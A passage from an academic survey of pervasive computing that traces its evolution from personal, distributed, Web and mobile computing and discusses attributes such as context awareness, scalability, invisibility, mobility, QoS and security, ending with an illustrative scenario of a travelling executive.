PC revolution was the first step in bringing computers closer to people; but the idea of making a computer personal was technologically misplaced [1]. This is why, even after thirty years, PC is visibly distinguishable from our daily life, apart from its complex user interface problem which forces people to learn commands (complex jargons) of Operating Systems quite different from the tasks for which they use PCs. Although, from users' perspective, PCs were unable to deliver the real potential of information technology, it was certainly the first step towards making computers (not computing) popular (not pervasive). It was also instrumental behind the phenomenal growth of hardware components and as well the development of graphical user interface (GUI), which are two major components of PerCom. However, the lack of connectivity (computer communication was not known till then) was the major hindrance to information sharing amongst the isolated PCs and that stopped it from being truly global.

Personal computing evolved to distributed computing with the advent of networking, in particular LANs and the Internet. Computers started being connected to one another through networks so that data, such as files and emails, could be exchanged. Over time, more and more of the computer's capabilities are being shared over the network, creating the realm of distributed computing. Distributed computing marks not only the next step in making computers pervasive but also the first step in turning computing pervasive by introducing distributed systems supporting seamless information access, and remote communication with fault tolerance, high availability, and security [2]. Many of these aspects are still pertinent for successful deployment of PerCom, and the corresponding theories, algorithms and frameworks will obviously add to the foundation of the calculus of PerCom. For instance, protocol layering, packet switching, information caching, distributed file and database systems, and encryption techniques will also be needed in PerCom. Surprisingly, no real-life big implementation of distributed computing has been feasible because of the immature development of the respective theory. However, the biggest drawback of wired distributed computing was its inability to support mobility when motion is an integral part of our everyday life.

World Wide Web (WWW), or simply the Web, which evolved from the Internet, as a computing platform, is probably the only successful implementation of distributed computing in its loose sense. The Web's emergence has fundamentally changed the way many people interact with computers. Though WWW was never designed to be a distributed computing infrastructure, its networking ubiquity has made it an attractive choice for experimenting with distributed computing concepts, such as *grid computing*. It has also created a culture that is substantially more amenable to the deployment of PerCom environment than that which existed when Weiser [1] first articulated his vision. Its ad hoc nature of growth proved that it is possible to think

in such a big way without loosing scalability. Its simple mechanisms for linking resources have showed the way to integrate distributed information bases into a single structure. Most importantly, the Web has pioneered in demonstrating that it is possible to create a nearly ubiquitous information and communications infrastructure. Many users now relate not to their computers but rather to their point of presence within the digital world—typically, their homepages, portals, or email services. So, for users who extensively use Web services and information, the computer that they use to access these things has become largely irrelevant. However, WWW is not pervasive into the real world of physical entities, neither was it designed to be. For example, it was not suitable for mobile users (TCP/IP does not support mobility automatically). But it certainly has the potential to serve as a starting point for PerCom because, for most users having access to the same point in digital space from several computers at different places, computers themselves are becoming increasingly unimportant. In this sense, the Web has already made computing somewhat pervasive, and researchers are very quick to understand that (evident by the number of PerCom projects based on web infrastructure [5]).

Adding mobility to Web-based computing has taken us to mobile computing (MobiCom) only recently. The rapid proliferation of mobile devices started with cellular mobile technology such as GSM. Both the size and price are falling everyday, proving Weiser correct in anticipating that, in PerCom, users can use any ubiquitous computing device, such as ParcTab [1], as if it were their own. Separating the handset from the subscriber identity module (SIM) card found in GSM systems approximates this model of operation. By inserting their SIM card into a handset, subscribers can automatically use any handset, placing and receiving calls as if it were their own phone. Additionally, modern mobile phones offer far more capabilities than early ParcTabs in roughly the same form factor. A typical phone today might include simple PDA applications, such as a calendar and to-do lists, games, text-messaging facilities, voice communications, Web access, and even simple voice recognition. Now users can access the same point in the Web from several different devices (office or home PC, notebook, cell phone, PDA, and so forth) throughout the course of a typical day. Consequently, for most users, what matters is the view a particular machine provides of the digital world. For instance, using SIM cards demonstrates that, for many users, the end-system is becoming less important than the access it provides to the digital world. In this sense, we are well on the way to computers "disappearing" and users being free to focus beyond them. Furthermore, for most users, computing and communication devices in these networks, such as cell phones, laptops or palmtops, are essentially free and are replaced relatively frequently. This is showing another important trend associated with PerCom devices: many users view them as a commodity that they can find and use anywhere they go. An important factor in forming this view is certainly the price and availability, as pointed out above.

In spite of all the afore-mentioned rosy pictures, MobiCom is still a very young and evolving field of research. Though the platform of Web computing is quite well understood, the addition of mobility has given a new twist to the existing problems of distributed/Web computing because of mobility-related constraints, namely diminishing weight and size of devices, limited bandwidth, variation in network parameters, location awareness, limited battery power, less security, and so on. For example, SIM card represents only a partial solution to the implementation of Weiser's ubiquitous devices because users typically own only one SIM card and hence cannot use multiple devices simultaneously. Moreover, users must consciously insert their SIM card into a handset; they cannot just pick up and use any handset. Similarly, although laptops or phones are perceived as cheap, they are not usually left lying around for casual use in quite the way Weiser described. Also, wireless networking technology is not as mature as the Internet so that people can assume its presence pervasively.

2.2 Emergence of PerCom

Since the advent of this decade, MobiCom is making way for PerCom with the goal of omni-computing where it will be indistinguishable from our day-to-day life (Figure 2). PerCom necessitates a major change from MobiCom by combining mobile and non-mobile devices in a judicious manner to take advantage of both. In fact, it extends MobiCom to include each and every device (wired/wireless) for an omnipotent feeling. Thus, beyond MobiCom, is the reach of PerCom, and this is



FIG. 2. Evolution of PerCom.

certainly happening when the price one has to pay for "pervasiveness support" becomes insignificant compared to the cost of devices. The support for pervasiveness will come from interoperability (uneven conditioning [3]), scalability, smartness, and invisibility, on top of mobility. This will ensure that a user will not be reminded of the technology by its lack of presence during the hours of need, even if he/she is mobile. So the research issues in PerCom subsumes those of MobiCom model, and are much more complex and involved (see Figure 1 of reference [3] for more details) than both distributed computing and MobiCom. For example, PerNet encompasses both wired and wireless networks for supporting pervasiveness in tandem with PerWare. In fact, PerCom is more personalized than simple MobiCom, and, at the same time, encompasses both wired and wireless technologies for wider coverage, better quality and pervasiveness. Far more than MobiCom, PerCom will wreak fundamental changes in the nature of computing, allowing almost every object encountered in daily life to be "aware," to interact, and to exist in both the physical and virtual worlds.

A tremendous growth in networking technologies over the past decade is now encouraging architects of middlewares to supplement PerNet for realizing PerCom. First, we saw the merging of computer networks with communication networks and the emergence of the INTERNET as a seamless internetworking platform. Wireless mobile networks revolutionized the scenario since late nineties with its concept of tetherless communication in short range (e.g., Bluetooth), middle range (e.g., IEEE 802.11x, GSM) and long range (e.g., Satellite). Now, at the dawn of the new millennium, PerNet is integrating all these data, voice, video and multimedia networks (both wired and wireless), which have matured individually, to create an all-pervasive platform to use. Consider, for example, a train in PerNet era. Each compartment of the train may be a separate WLAN, with each WLAN separately connected to a central Gigabit Ethernet switch via an optical backbone. The central switch again may be connected to the global Internet through 4G cellular networks (or, satellite networks). Individual users may have PDAs (or, laptops), which connect to the nearest access point via WLAN cards; finally, additional Bluetooth-enabled appliances may connect to PerNet using the PDA/laptop as an intermediary.

2.3 Paradigm Shift

In traditional computing model, users issue an explicit request and retrieve (or, actively *pull*) information from the service. Services that use this model are called *reactive services*. Such service can only operate, after the user has explicitly invoked the service. In contrary, *proactive services* in PerCom model overcome this limitation [15]. Such services deliver (or, *push*) information to a client whenever deemed necessary by the intelligent system (i.e., smart environment) without any explicit request from the user. However, one prerequisite of such services is that the user

subscribes the service (i.e., the user submits a specific profile). The subscription allows the services to filter available information and *push* only relevant information to the user. Thus, PerCom defines a major paradigm shift from "anytime anywhere" computing (which is essentially a *reactive approach*) to "all-time everywhere" computing (which is a *proactive approach*) [16,17]. The first one, erstwhile implemented as MobiCom, implies that whenever you ask for your computing environment, you get it irrespective of your location and the time of request. The second one, now being implemented as PerCom, is a superset of the first one (Figure 1), implying that the computing environment is always with you, wherever you go, making you feel at home everywhere.

In order to realize the proactive nature, PerWare too defines a shift from its classical paradigm. Current generation of mainstream middlewares [18] is, to a large extent, heavyweight, monolithic and inflexible, and, thus, fails to properly address the new requirements of pervasive applications. This is partly due to the fact that traditional middleware systems have been built adhering to the principle of transparency: implementation details are hidden from both users and application designers and are encapsulated inside the middleware itself, so that the computing system appears as a single integrated computing facility to application developers [19]. Though successful for building traditional distributed systems, this approach suffers from severe limitations, when applied to PerCom, where it is neither always possible, nor desirable, to hide all the implementation details from either the user [20–23] or the developer. In particular, future middleware that would support the construction of pervasive applications should include new levels of component interoperability and extensibility, and new dependability guarantees with QoS-based context-aware services, including adaptation to changing environments and tolerance of disconnected operations under heterogeneous environment [18]. Current researches in mobile middleware assume homogeneous network environments. So there remains the problem of interoperating with heterogeneous middleware technologies that provide different asynchronous communication paradigms to cope with frequent disconnections (typically common in a PerNet environment). Above all, simplicity at the middleware level is important to the deployment and the administration of any pervasive application. Even if each device is equipped with an appropriate interface, the shear multitude of devices will make it virtually impossible for the owner to take on administrative responsibilities manually. When a device gets installed initially, users should be able to just plug the device in, and it should start to work immediately with no hassles (i.e., PnP). In order to do so, it must be able to self-configure and activate itself.

Similarly, PerNet also presents a major shift from traditional networking using PC-like end devices. The most distinctive characteristic, that distinguishes PerNet

from legacy networks, is its *ad hoc dynamic heterogeneity*. Due to this dynamic and distributed nature, many existing approaches to conventional networking become insufficient, when applied to PerNet [32]. Although current network protocols are good for traditional (primarily wireline) networks and offer many technology independent solutions, we must remember that they were not originally designed for even wireless networks, not to speak of PerNet. So their limitations are exposed as we move toward a PerNet like architecture, and, consequently, researchers strongly believe that the traditional protocols must be enhanced to a great extent in order to support PerNet [32].

PerNet is also quite different from traditional communication networks that are typically static, or exhibit only host mobility, which is limited to the last hop so far. PerNet will not follow this legacy and may contain ad hoc proliferation of networks without manual intervention, many of whose nodes will be acting as mobile routers. Clearly, it is not enough to simply configure individual mobile hosts, since the entire network (including intermediate routers) may exhibit an *aggregate mobility*. For instance, consider what happens if a WLAN access point in a large vehicle (such as plane or train) moves to a different territory and attaches to a new base station from a different service provider with a different pool of global addresses. To ensure seamless connectivity to PerNet, the *entire network* that lies below the hub router, including the LAN access points, the laptops and the Bluetooth devices, must now obtain *automatically* new (may be care-of) addresses that are part of the new cellular provider's pool. Thus, PerNet must be dynamically self-managed in its true sense. Participants on the network must simply self configure (i.e., network devices and services simply discover each other, negotiate what they need to do and which devices need to collaborate) without any manual intervention. Centralized management schemes will not work anymore, unlike most traditional architectures and protocols.

3. PerCom Attributes

By now, it is clear that PerCom opens up a host of issues that are unique to it. A majority of them is related to intelligence, smartness, and invisibility. Apart from them, notable among the various desirable characteristics of PerWare and PerNet, in order to support a wide and a dynamic mix of applications varying from traditional applications (like telephony, e-mail) to typical pervasive applications (like service discovery, auto-registration), are: pervasiveness, heterogeneity, scalability, reliability, robustness, QoS and security. We discuss important ones here (Figure 3).



FIG. 3. Task divisions between PerNet and PerWare.

3.1 Perception (Context Awareness)

Gathering information about locations and their internal representations for management is an important issue. For instance, determining driving directions and delivering reminders [12] based on the user's location may be a task in PerCom. Today's devices are mostly context-insensitive and, hence, distinguishable from the human world. They cannot follow what is happening around them. So they cannot take timely decisions, unlike human beings. On the contrary, perception (or, context awareness), an intrinsic characteristic of the physical world, is a prerequisite of the intelligent environment in PerCom. However, implementing perception introduces significant complications, including the need to model uncertainty, perform real time data analysis, and merge data from multiple, possibly disagreeing, sensors. However, unless accurate, this context information may produce a complex or intrusive user experience. For example, unwanted intrusions could occur if your smart phone fails to perceive such things as an important meeting or a hospital indoor.

To accommodate context-awareness, PerWare must have facilities for both deployment-time and run-time configurability. Context (or extension) with respect to an application is to bind and re-bind a number of pervasive devices to facilitate the continuity of applications running on. The research challenge will be that N classes of applications will have to adopt M numbers devices (N-to-M) instead of doing a

single new application to a group of devices (1-to-*M*) [19,21,25]. The development of an appropriate program model becomes a challenge to express common semantics to develop tasks (activities), validate tasks on different of physical environments and devices, and finally share tasks by different applications (services).

To achieve perception, we need constant location monitoring, fast information processing, and accurate modeling of real world [11–13]. We are already conversant with issues related to location/mobility management in the context of MobiCom. Sensors (like GPS), attached to a device, are usually deployed to obtain information about the device or the person carrying the device. But that was a reactive (discrete) approach. Tracking is similar to it in concept, but obviously more complex than location/mobility management simply because of its proactive (continuous) nature. For example, RADAR [13] is an in-building location-aware system being investigated at Microsoft Research. RADAR allows radio-frequency (RF) wireless-LAN-enabled mobile devices to compute their location based on the signal strength of known infrastructure access points. Knowing the location of the devices allows components that are running on that device to provide location aware interfaces. It also provides a means for inferring the user's location. To achieve this goal, in recent research projects [23,28,29], task components interact with services by sharing a tuple space or an event service [26], or data-oriented services [24]. Some researchers [19] have pointed out that data-oriented interaction might be a promising model that has shown its value for spontaneous interaction inside the boundaries of individual environments. It seems that this requires ubiquitous data standardization for it to work across environment boundaries.

3.2 Smartness (Context Management)

Once the perception about the current context is achieved, next comes the question of an effective use of that in smart spaces [2,15,17] leading to an intelligent adaptation. In order to support richer interactions with the user, the system must have a deeper understanding of the physical space from both a sensory (input) and control (output) perspective. For example, it might be desirable for a smart system to provide light for a user as he/she moves around at night. To enable this, the system must use some form of perception to track the user, and then must be able to control all of the different light sources. To accommodate dynamic requirements and preferences of users, a set of services and polices need to be installed and uninstalled spontaneously. Different adaptation schemes need different system configurations that vary over time. Changing interactions among distributed services and policies may alter the semantics of the applications built on top of the middleware. Here, a research challenge arises because adaptation must often take place without human intervention to achieve calm computing [1]. Possible extensions of existing mobile

middleware are to include transformation and adaptation for content and human interface [19] in terms of context in pervasive applications.

Therefore, smartness involves accurate sensing (input) followed by intelligent controlling or action taking (output) between two worlds, namely machine and human. Remember that, such a perfect blending of these two worlds, which have been disjoint until now, was the theme of Weiser's vision [1] for PerCom. This, in turn, will allow sensing and control of the human world by machine world and vice versa. An example, taken from [3], is the automatic adjustment of heating, cooling and lighting levels in a room depending on occupant's electronic profile. Also, self-tuning of the contrast and the brightness of a PC's or TV's or cell phone's display, based on viewer's mood and ambience, is another example. Therefore, it is necessary not only to pervade the environment with embedded sensors and actuators but also to enhance the traditional appliances (like TV, refrigerator, cell phone etc) with complementary interfaces in order to turn them as PerCom-ready. However, it is easier said than done [31]. Most of the pervasive devices have limited and dynamically varying computational resources. The embedded components, used in pervasive devices, are small, and limit to constrained resources. Additionally, as portable devices run on batteries, a trade-off exists between battery life and computational ability (or network communication). Currently, researchers are busy solving these basic important issues first; rightly so, because of their wider influences on both PerNet and PerWare design (Figure 3).

3.3 Heterogeneity

Conversion from one domain to another is a part of computing and communication. PerCom will also be no exception to it. As we have seen in the case of distributed computing, homogeneous implementation is not practicable for various technical and non-technical factors. Even standardization does not help much because, in the past, we have often experienced that a single specification may lead to incompatible implementations. So future pervasive systems will be heterogeneous in the sense that many different devices will be available on the market, with possibly different operating systems and user interfaces. Network connectivity will also be heterogeneous, even if an effort towards a complete convergence through different connection technologies will be made. Assuming that uniform and compatible penetration of environmental smartness is not achievable, masking heterogeneity (or, uneven conditioning [3]) in a user-transparent manner is extremely important for making PerCom invisible. For instance, there will always be a big difference between a sophisticated laboratory and a departmental store in terms of infrastructural smartness. This gap has to be filled up at some (say middleware) level of PerCom so that the smartness jitter is smoothened out. Complete removal may be impossible,

but restricting it below our tolerable (i.e., conscious) limit is well within our reach by the complementary approach. In MobiCom, we have already handled disconnected operation, thereby hiding the absence of wireless coverage from the user. The same concept may be borrowed to the PerWare to dynamically compensate for less smart (dumb) environments so that user does not feel any hiccups at all. However, to accommodate this variety of heterogeneities, PerWare must have a facility (in terms of programming interfaces) to adapt to the jitter in environments at both start-up time and run-time.

For PerNet, we have already faced protocol mismatch problem and learnt how to tackle the large dynamic range of architectural incompatibilities in order to ensure trans-network interoperability. However, PerNet will be heterogeneous in many other dimensions than only protocol or architecture. The constituent networks individually and collectively will incorporate disparate transmission technologies, including UTP, STP, fibre optics, coaxial cables, microwave, radio, and infrared wireless. There will be a variety of devices with widely differing capabilities for context-awareness, display and processing, ranging from battery operated wireless PDAs to supercomputers. They will attach to a heterogeneous mix of access networks, with the peripheral processors using different protocols (and physical media), to PerNet backbone. We assume that arbitrary connectivity is feasible, with the possible use of proxies or gateways as required. Every constituent network can grow independently; still they will be in the PerNet automatically (something similar to the fact that any LAN can join the Internet any moment). For example, RCSM [23] has facilitated applications to adapt to network heterogeneity by providing development and run-time supports. On another front, the message-passing communication paradigm has already been tried to support disconnections; for example, X-middle [24] has categorically addressed this issue to support disconnections of devices with networks.

But the real difficulty lies at the application front. Today, applications are typically developed for specific classes of devices or system platforms, leading to separate versions of the same application for handhelds, desktops, or cluster-based servers. Furthermore, applications typically need to be distributed and installed separately for each class of devices and processor family. As heterogeneity increases, developing applications that run across all platforms will become exceedingly difficult. As the number of devices grows, explicitly distributing and installing heterogeneous applications for each class of devices and processor family will become unmanageable, especially in the face of migration across the wide area in a global scale.

3.4 Scalability

Future PerCom environments are likely to see the proliferation of users, applications, networked devices and their interactions on a scale that we have never

experienced before. This will have a serious bandwidth, energy and distraction implications for users, and wireless mobile users in particular. As the degree of smartness grows, the number of devices connected to the environment as well as the intensity of man–machine interactions increases. From implementation perspective, scalability becomes an even more important issue for PerNet management and particularly for application design. Current network architectures and their associated interface paradigms do not scale to PerNet. For instance, even today, the primary concern in routing messages beyond a local domain is scalability. Now consider the case of PerNet. Both the traffic volume and the computational effort required to route messages in it must scale to support quadrillion of nodes, many of which will host multiple clients.

In traditional data dissemination paradigm (directed communication), an address is equally important for successfully routing, where the originator of the message must know where it is to be sent. However, knowing the destination address in PerNet may be impractical for a number of reasons [32]. So requiring that the sender of a message must always specify its destination does not appear feasible in PerNet. Also, simply forwarding all traffic from a local domain onto a global PerNet bus is infeasible because of explosion problem. Ideally, only those messages that exactly match the requirements of one or more subscribers, somewhere on PerNet, should be sent on. In effect, the backbone should dynamically subscribe to a set of messages from a local domain.

Moreover, the ability to dynamically autoconfigure an entire subnetwork with addresses, and other network related parameters, such as default gateways, netmasks, DNS servers [33] etc., in a scalable manner will be crucial to the implementation of PerNet. The dynamic nature makes the scale of autoconfiguration a key criterion. With an increasing scale and heterogeneity of PerNet infrastructure, another key challenge is to ensure that it can be robust in the face of failures, time-varying load, and various errors. It must have the potential to substantially improve the resilience of distributed applications to path outages and sustained overload; for example, the resilient overlay network (RON) architecture (http://nms.lcs.mit.edu/ron) of MIT.

The addition of new pervasive devices will increase network usage by many folds. The Internet explosion has already demonstrated that most existing information technology systems were not designed to handle rapid increases in demand. The traditional application development approach requires that applications need to be created for each new device. Even in the unlikely event that an enterprise could generate new applications as fast as new devices are added, there would be a tremendous value in solving the scalability problem, if they could write the application logic only once in a manner independent of devices (i.e., application portability).

3.5 Invisibility

In PerCom environment, devices should be transparent to users; only the services provided by them need to be visible. A user should not bother about the device parameters, such as location, address and configuration, to receive the service, if he/she is entitled to it (i.e., authorization). Hence comes the interesting problem of knowing about a service, when the user is sufficiently close to it. The other side of the problem is equally interesting: how to locate a particular network service (or, device) out of hundreds of thousands of accessible services (and devices). Ideally, PerCom should be invisible because of its complete disappearance from user's conscience. If you keep on getting the desired things before you think about it, you are bound to forget how this is happening. You have little time to ponder over it because you are used to it. For example, today wherever you go and whenever you want, you get electricity at your fingertip; so you take it as granted. Similarly, if you get computing everywhere every-time (i.e., you interact with it at the subconscious level), you are forced to be oblivious of its presence. It becomes invisible by its omni-presence. Service discovery dynamically locates a task that matches a user's requirements.

Traditional naming and trading service discovery techniques, developed for fixed distributed systems, where intermittent (rather than continuous) network connection is the practice, cannot be used successfully in PerCom environments. It might solve the association problem to interact components (tasks) with services. But, the research challenge would be to make use of this task (needs) to discover services in an entire PerCom environment that would be able to give services to users based on QoS-aware specifications. For example, if a user entering an office could have his/her "profile manager" node automatically discover the identity of the thermostat controller and "instruct" it to achieve the user's preferred temperature settings, then he/she forgets to thank the invisible manager.

At the implementation level, this requires self-tuning or auto-adjustment and anticipatory actions sometimes. In practice, a reasonable approximation to invisibility is minimal human intervention (i.e., user distraction at the conscious level). Human intervention is desirable only when the smart environment cannot self-tune itself according to user's expectation in order to handle the situation automatically or the environment performs something that is unexpected of. This may, in turn, require continuous learning on the part of the environment to become smarter every second.

To meet user expectations continuously, self-adjustment of the environment is compulsory. At the same time, objects must also be capable of tuning themselves automatically. Depending upon the extent of tuning needed, it can be implemented at different levels—PerApp, PerWare, or PerNet. Currently, these needs are taken into account locally only. At the PerNet level, this may imply autoconfiguration of devices. Since the currently prevalent manual configuration approach will be too cumbersome and time-consuming for the dimension of PerCom environment, it will

clearly need to use automated configuration techniques with the ability to dynamically reconfigure the PerNet as and when required. However, the real issue is to resolve the following concern: “Hundreds or even thousands of devices and components (tasks) might exist per cubic meter; with which of these, if any, is it appropriate for the arriving component to interact” [19]. For instance, configuring a pervasive device with addresses, subnet masks, default gateways, DNS servers [33] etc., when it joins the PerNet, without manual intervention will be crucial to the successful realization of invisibility. Widespread deployment of network-enabled communication and computational resources in the PerNet infrastructure turns this problem even harder. Moreover, this capability support has to provide a highly available, fault tolerant, incrementally scalable service for locating services in PerNet.

3.6 Integration

Though the components of PerCom are already deployed independently in many environments, integrating them into a single platform is still unknown or poorly known. This integration problem is similar to the one already faced by the researchers in distributed computing; but, in PerCom, it is in a much bigger scale and dimension. As the number of devices and applications operating in PerCom environment increases, integration becomes more complex. For example, servers, handling thousands of concurrent client connections, would quickly approach the limits of their host capacities with the influx of pervasive devices. So we may need a *confederation* of autonomous servers (as envisioned in grid/cluster computing model) cooperating to provide services (say, routing messages at the PerNet level) to their consumers. Subsequently, this has severe reliability, QoS, invisibility, and security implications for the PerNet.

There is an obvious need for useful coordination between the components to ensure a reasonable user experience in a confederation. This coordination might range from traditional areas such as arbitrating screen usage to new challenges such as deciding which application may use the intensity of the light in a room to communicate with the user. For example, within an organization or a business unit or a site, federation usually requires universal availability, and is used as a means of providing reliability, scaling to large numbers of users or to provide separate administrative authority over a sub-domain. Within a local area federation, latency is significant. If a produced message is effectively multicast to a cluster of servers, each of which supports a group of subscribers, supporting large numbers of users is simply a matter of balancing the user connections evenly across a cluster of servers. But, beyond the bounds of an enterprise domain, for a wide area federation, access to services is the primary requirement; a PerNet “core” allowing subscription to services sent from anywhere in the world and publication of internal services for global access. Finally,

the routing of messages between servers introduces the possibility of services from a single server using multiple paths to reach a user, and hence arriving at a user out of order or duplicated.

3.7 Mobility Management

Supporting mobility in three dimensions, namely terminal, personal and service (or session), is a key requirement for the PerCom environment. While the first two are known since the advent of MobiCom, the last one is unique to PerCom because it involves context-awareness [4]. Service mobility allows one to carry his/her ambience with his/her movement via service hand-off between devices. For instance, suspending a calculation on a desktop and later on picking up the same calculation in a laptop from exactly where it was left. Another example may be a call transfer from one's cell phone to his/her landline phone as soon as he/she reaches home or office. Here, an IP-based mobility solution has a strong potential because of many reasons including the desired independence of access technologies. However, current IP-based approaches, such as MIP [35], are designed for environments where only a small fraction of the hosts exhibit mobility, and they cannot tackle service mobility. Moreover, mobile IP and other existing protocols are not enough for real-time PerApps because no uniform fast handoff and paging mechanisms are available. Also, the pervasive mobility management solution must scale with a significantly larger number of mobile nodes, which is always a problem with agent-based solutions.

3.8 Quality of Service (QoS)

Another desirable attribute of PerNet is QoS that must be end-to-end and tuned to user intent. In most of the cases, context-awareness will drive the QoS requirement level [3,5]. QoS need not be fixed throughout the period of interaction. It must be able to self-tune itself depending upon user perception, current PerNet architecture, and other related parameters (such as bandwidth, latency etc). Thus, it is pertaining to adaptation, transparency, and proactivity at the PerWare level. In QoS-aware service discovery, application needs are made explicit and are used to decide how a service would be delivered to users in the current context. For example, L2imbo [30] has developed a middleware to support QoS in mobile applications.

Self-configuring service discovery is another important technology enabling PerNet to achieve these goals. For example, the indoor location system for context-aware applications being developed in MIT, known as Cricket (http://nms.lcs.mit.edu/cricket), which provides an interesting QoS framework for new location-aware applications including Active Maps, directional Viewfinders, navigators, etc. Cricket

provides the hardware, software-based algorithms, and a software API for applications to discover their logical location (e.g., which room or portion of a room they are in), position coordinates (e.g., indoor GPS coordinates), and orientation with respect to some defined coordinate system (say, the "Cricket compass" (http://nms.lcs.mit.edu/cricket)).

3.9 Security and Privacy

In PerCom, providing the required level of protection, privacy and trust to the users will be the prime concern for security protocols. Security will be a core component and, where necessary, communications are both encrypted and authenticated. Service providers will call for enough security provision before advertising descriptions of newly available or already running services to clients who may compose complex queries for locating these services. There are already a host of such secure service protocols in the marketplace. Their interoperability is another big issue because this multiplicity of incompatible protocols significantly reduces the versatility and simplicity of PerNet. It should be possible to prevent both the export and import of classes of messages in PerWare. Wherever the service crosses an enterprise boundary, some filtering of the traffic might be required in a similar fashion to firewalls used at the IP level. An administrator of a domain must be able to apply a filter at the domain boundary, protecting private information from dissemination and restricting the visibility of external events within the domain. While it should be possible to receive traffic from any connected server, not all domains will make all messages available.

There is a misconception about the PerCom invading the privacy of people as it follows an user even to his/her bedroom. But this is untrue because, in PerCom, user-profiles will tailor the personalization of the environment that is smart enough to pick up the borderline where to stop. For example, if someone is averse to using electronic gadgets, PerCom will signal his/her context (wherever he/she will go) to turn such instruments off so that his/her privacy is not disturbed!

4. Functional Areas of PerCom

Although the definition of PerCom is clear from a user perspective, what is required to build it is less clear. The technological advances, needed to build a PerCom environment, can be framed into *four* broad areas: *applications* (*PerApp*), *middleware* (*PerWare*), *networking* (*PerNet*), and *devices* (*PerDev*). To implement an architecture that can accommodate PerCom, all the four sets of technologies must be combined judiciously.

4.1 Pervasive Applications (PerApp)

In every computing model, finally applications matter. PerCom is no exception to that. Deploying real life applications successfully is the ultimate goal of PerCom model too. But, here also, PerCom differs from its predecessors (namely Web computing and MobiCom) considerably. Since it is more environment-centric, applications will guide the issues in PerWare and PerNet to a large extent. Applications will be pervasive, proactive, smart and adaptive. Fortunately, PerCom is fast maturing from its origins as an academic research area to a commercial reality, and applications are cropping up gradually. Examples of potential pervasive applications are galore in the literature starting from the story of Sal by Weiser in [1]. One such example is given below. It is concocted in the line of those famous scenarios found in the literature.

> Bob is the CEO of a genetic engineering farm in the PerCom age. He is going to New York to attend a business meet. As soon as his car nears the airport, his PDA arranges for his web-based check-in and put that information to the RFID tag attached to his handbag. In the waiting lounge, he receives a couple of urgent international calls which are diverted to his cell-phone by his office land-phone. He sends an important mail from his palmtop to initiate a business deal following one of those calls. As he enters the aircraft, his cell-phone beeps off automatically. Inside the plane, after takeoff, his palmtop resumes to send an SMS to his wife to inform her that he is now safely onboard. It also downloads pending emails. Since there is a priority mail, it beeps to flash that mail on the TV screen in front of Bob. Bob makes a satellite phone call immediately to talk to his CTO.
>
> After a short nap, he wakes up to find his mails arranged in order of urgency on the TV screen. Since it is landing time, he prefers to ignore them. As he walks out of the aircraft, his cell-phone comes alive with location based multimedia messages. Noticing that there is an opera performance of his choice tomorrow, he books a seat in the theatre house. Automatically, this information is broadcast to his office, his family and friends in NY. As he checks in the conference hotel, his PDA does his registration while he receives a call in his cell-phone and browses the program in his palmtop to select a few sessions to attend. Before attending, he decides to look at the executive summaries of those presentations through on-line conference proceedings. While doing so, he meets Alice, COO of one of his client's company, who is also attending the same meet. They move to swimming pool to finish pending discussion that they had on last evening through conference call. As they approach the pool, Bob finds his PDA taking a significant amount of time to access the proceedings because the quality of network connection deteriorates. They come back to conference site to access the contents of the proceeding and attend the talk. Meanwhile, a remainder beeps on Bob's screen to send messages to his secretary. After a few minutes, another beep

> flashes on the screen to remind him to present his talk after 15 minutes. When he prepares to send messages from his PDA, a message flashed on the screen to alert him to proceed to a nearby pressroom to get a better hardware infrastructure and network connection. He sends a brief message from pressroom using a notebook computer to his secretary to instruct her to prepare the schedule on next day's client meeting. He also has a discussion on day's business activities. A beep flashed on the screen of notebook computer to alert him to present his talk at the conference room.

In the above example, we observe that Bob's working environment has changed very frequently. His location changes dynamically as he moves from his office to airport lounge to aircraft to the conference site to swimming pool to pressroom and back to conference room. In his environment, functional components, such as devices (e.g., PDA, RFID tag, cell-phone, palmtop, TV), services (e.g., airport lounge, hotel lobby, registration room, press room) and resources (e.g., GSM connectivity in cell-phone, WLAN in airport lounge and hotel lobby, satellite connection inside aircraft), are changed frequently. Physical components, such as bandwidth (higher and more stable in the conference place than swimming pool), memory availability of his PDA, and battery power vary on his change of locations. All functional and physical components pointed here are the examples of context that need to be adapted to the dynamism of the user in the environment. As the user is highly mobile, it is impossible to know a priori the uncertainty in user's requirements. So the system would require support for dynamic reconfiguration. When the user enters the airport lounge or the conference hotel, his PDA does not know physical and functional components in the environment. So a discovery mechanism should provide information about these components. In addition to middleware reconfiguration in the user devices, software infrastructure associated with the environment is also required to discover roaming devices and services and learn their facilities offered and 